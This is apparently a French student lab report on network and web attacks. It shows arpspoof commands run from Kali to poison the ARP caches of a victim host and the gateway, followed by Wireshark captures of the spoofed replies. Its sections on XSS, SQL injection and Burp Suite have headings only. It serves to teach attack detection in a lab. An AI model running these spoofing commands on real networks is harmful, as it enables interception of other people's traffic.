Mini-project 3 : Attaques Réseau et Application Web

Partie 3A : Mise en place d'un ARP spoofing

Lancement d'attaque :

```
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:23:7f:0c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 83771sec preferred_lft 83771sec
    inet6 2001:861:36c7:9c50:b506:15dd:2388:2272/64 scope global temporary dynamic
       valid_lft 86373sec preferred_lft 14373sec
    inet6 2001:861:36c7:9c50:a00:27ff:fe23:7f0c/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86373sec preferred_lft 14373sec
    inet6 fe80::a00:27ff:fe23:7f0c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

ip victime

```
┌──(lea㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.149 192.168.1.1
8:0:27:fc:da:d0 8:0:27:23:7f:c 0806 42: arp reply 192.168.1.1 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 8:0:27:23:7f:c 0806 42: arp reply 192.168.1.1 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 8:0:27:23:7f:c 0806 42: arp reply 192.168.1.1 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 8:0:27:23:7f:c 0806 42: arp reply 192.168.1.1 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 8:0:27:23:7f:c 0806 42: arp reply 192.168.1.1 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 8:0:27:23:7f:c 0806 42: arp reply 192.168.1.1 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 8:0:27:23:7f:c 0806 42: arp reply 192.168.1.1 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 8:0:27:23:7f:c 0806 42: arp reply 192.168.1.1 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 8:0:27:23:7f:c 0806 42: arp reply 192.168.1.1 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 8:0:27:23:7f:c 0806 42: arp reply 192.168.1.1 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 8:0:27:23:7f:c 0806 42: arp reply 192.168.1.1 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 8:0:27:23:7f:c 0806 42: arp reply 192.168.1.1 is-at 8:0:27:fc:da:d0
```

lancement du arp spoofing sur la machine attaquante


```
┌──(lea㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.1 192.168.1.149
[sudo] Mot de passe de lea :
8:0:27:fc:da:d0 0:0:0:0:0:0 0806 42: arp reply 192.168.1.149 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 0:0:0:0:0:0 0806 42: arp reply 192.168.1.149 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 0:0:0:0:0:0 0806 42: arp reply 192.168.1.149 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 0:0:0:0:0:0 0806 42: arp reply 192.168.1.149 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 0:0:0:0:0:0 0806 42: arp reply 192.168.1.149 is-at 8:0:27:fc:da:d0
```

ici on se fait passer pour la victime

vérification :

```
┌──(kali㉿kali)-[~]
└─$ arp -a
bbox.lan (192.168.1.254) at d0:57:94:08:d1:ac [ether] on eth0
kali.lan (192.168.1.113) at 08:00:27:fc:da:d0 [ether] on eth0
```


Partie 3B : capture de traffic avec wireshark



arp

No.	Time	Source	Destination	Protocol	Length	Info
2159	187.194150618	PCSSystemtec_fc:da:…	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08:00:
2160	187.247412897	PCSSystemtec_fc:da:…	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 08:00:27
2193	189.251870364	PCSSystemtec_fc:da:…	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08:00:
2194	189.252501771	PCSSystemtec_fc:da:…	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 08:00:27
2199	191.258911822	PCSSystemtec_fc:da:…	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 08:00:27
2200	191.273893469	PCSSystemtec_fc:da:…	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08:00:
2213	193.263481950	PCSSystemtec_fc:da:…	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 08:00:27
2214	193.276160516	PCSSystemtec_fc:da:…	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08:00:
2232	195.280995642	PCSSystemtec_fc:da:…	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 08:00:27
2233	195.281859534	PCSSystemtec_fc:da:…	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08:00:
2235	195.455522570	SagemcomBroa_08:d1:…	Broadcast	ARP	60	Who has 192.168.1.149? Tel
2236	195.457541234	SagemcomBroa_08:d1:…	Broadcast	ARP	60	Who has 192.168.1.113? Tel
2237	195.457576524	PCSSystemtec_fc:da:…	SagemcomBroa_08:d1:…	ARP	42	192.168.1.113 is at 08:00:

on récupère beaucoup de paquets ARP pendant l'attaque



*eth0

Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide

arp.dst.proto_ipv4 == 192.168.1.149

No.	Time	Source	Destination	Protocol	Length	Info
2194	189.252501771	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
2199	191.258911822	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
2213	193.263481950	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
2232	195.280995642	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
2279	197.290142134	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
2294	199.299368870	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
2318	201.300020598	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
2608	203.306716328	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
2686	205.312560180	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
2735	207.323315263	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
2779	209.325870197	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
2921	211.333010994	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
3077	213.334835582	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
3207	215.340991427	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
3334	217.341454404	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
3450	219.342684360	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
3567	221.343889610	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
3695	223.352696293	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
3823	225.373593884	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
3864	227.374451336	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
3908	229.402321905	PCSSystemtec_fc:da:d0	PCSSystemtec_23:7f:…	ARP	42	192.168.1.1 is at 0
648	25.588287930	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.1
884	53.596656450	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.1
1091	71.603141351	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.1

```
    Padding: 000000000000000000000000000000000000
  Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: SagemcomBroa_08:d1:ac (d0:57:94:08:d1:ac)
    Sender IP address: 192.168.1.254
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.1.149
```

```
0000  ff ff ff ff ff ff d0 57
0010  08 00 06 04 00 01 d0 57
0020  00 00 00 00 00 00 c0 a8
0030  00 00 00 00 00 00 00 00
```

wireshark_eth0RU6BO3.pcapng Paquets : 3914 · Affichés : 70 (1.8%) · Perdus : 0 (0.0%) Profil : Default

```
8:0:27:fc:da:d0 0:0:0:0:0:0 0806 42: arp reply 192.168.1.149 is-at 8:0:27:fc:da:d0
8:0:27:fc:da:d0 0:0:0:0:0:0 0806 42: arp reply 192.168.1.149 is-at 8:0:27:fc:da:d0
```

on voit sur le côté bas gauche de l’écran l’adresse mac et ip de l’envoyeur, ainsi que celles du receveur avec son ip victime.

arp.opcode == 1

No.	Time	Source	Destination	Protocol	Length	Info
1116	74.360996856	PCSSystemtec_23:7f:0c	SagemcomBroa_08:d1:…	ARP	60	Who has 192.168.1.254
1650	126.042427723	PCSSystemtec_23:7f:0c	SagemcomBroa_08:d1:…	ARP	60	Who has 192.168.1.254
648	25.588287930	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.149
650	25.589561394	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.113
652	25.589561514	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.110
723	34.020148654	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.254
738	36.021063175	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.254
756	38.020673212	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.254
854	48.395036937	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.110
884	53.596656450	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.149
886	53.618624982	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.113
888	53.622152564	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.110
1091	71.603141351	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.149
1305	82.170473530	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.149
1306	82.170474132	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.113
1308	82.170474242	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.110
1377	89.041319645	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.110
1465	98.041204078	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.254
1469	100.041246815	SagemcomBroa_08:d1:ac	Broadcast	ARP	60	Who has 192.168.1.254

recherche avec arp opcode == 1.

arp.opcode == 2

No.	Time	Source	Destination	Protocol	Length	Info
1561	111.033885350	PCSSystemtec_23:7f:0c	SagemcomBroa_08:d1:…	ARP	60	192.168.1.149 is at 08
1714	139.054875590	PCSSystemtec_23:7f:0c	SagemcomBroa_08:d1:…	ARP	60	192.168.1.149 is at 08
1903	167.023573768	PCSSystemtec_23:7f:0c	SagemcomBroa_08:d1:…	ARP	60	192.168.1.149 is at 08
2240	195.457542166	PCSSystemtec_23:7f:0c	SagemcomBroa_08:d1:…	ARP	60	192.168.1.149 is at 08
3733	223.604413070	PCSSystemtec_23:7f:0c	SagemcomBroa_08:d1:…	ARP	60	192.168.1.149 is at 08
651	25.589588178	PCSSystemtec_fc:da:d0	SagemcomBroa_08:d1:…	ARP	42	192.168.1.113 is at 08
887	53.618657069	PCSSystemtec_fc:da:d0	SagemcomBroa_08:d1:…	ARP	42	192.168.1.113 is at 08
929	61.403397557	PCSSystemtec_fc:da:d0	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08
949	63.404516429	PCSSystemtec_fc:da:d0	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08
997	65.411057307	PCSSystemtec_fc:da:d0	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08
1020	67.411632375	PCSSystemtec_fc:da:d0	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08
1067	69.423051265	PCSSystemtec_fc:da:d0	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08
1082	71.428191303	PCSSystemtec_fc:da:d0	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08
1106	73.436426867	PCSSystemtec_fc:da:d0	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08
1221	75.440319891	PCSSystemtec_fc:da:d0	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08
1240	77.446584823	PCSSystemtec_fc:da:d0	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08
1273	79.485347890	PCSSystemtec_fc:da:d0	00:00:00_00:00:00	ARP	42	192.168.1.149 is at 08

recherche avec arp.opcode ==2


Partie 3C : Mise en place d’une application web

1. Téléchargement et Lancement de Metasploitable :


2. Exploitation d'une Vulnérabilité XSS (Cross-Site Scripting) :

3. Exploitation d'une Vulnérabilité Injection SQL :


Partie 3D : Test d'une application web avec Burp Suite.



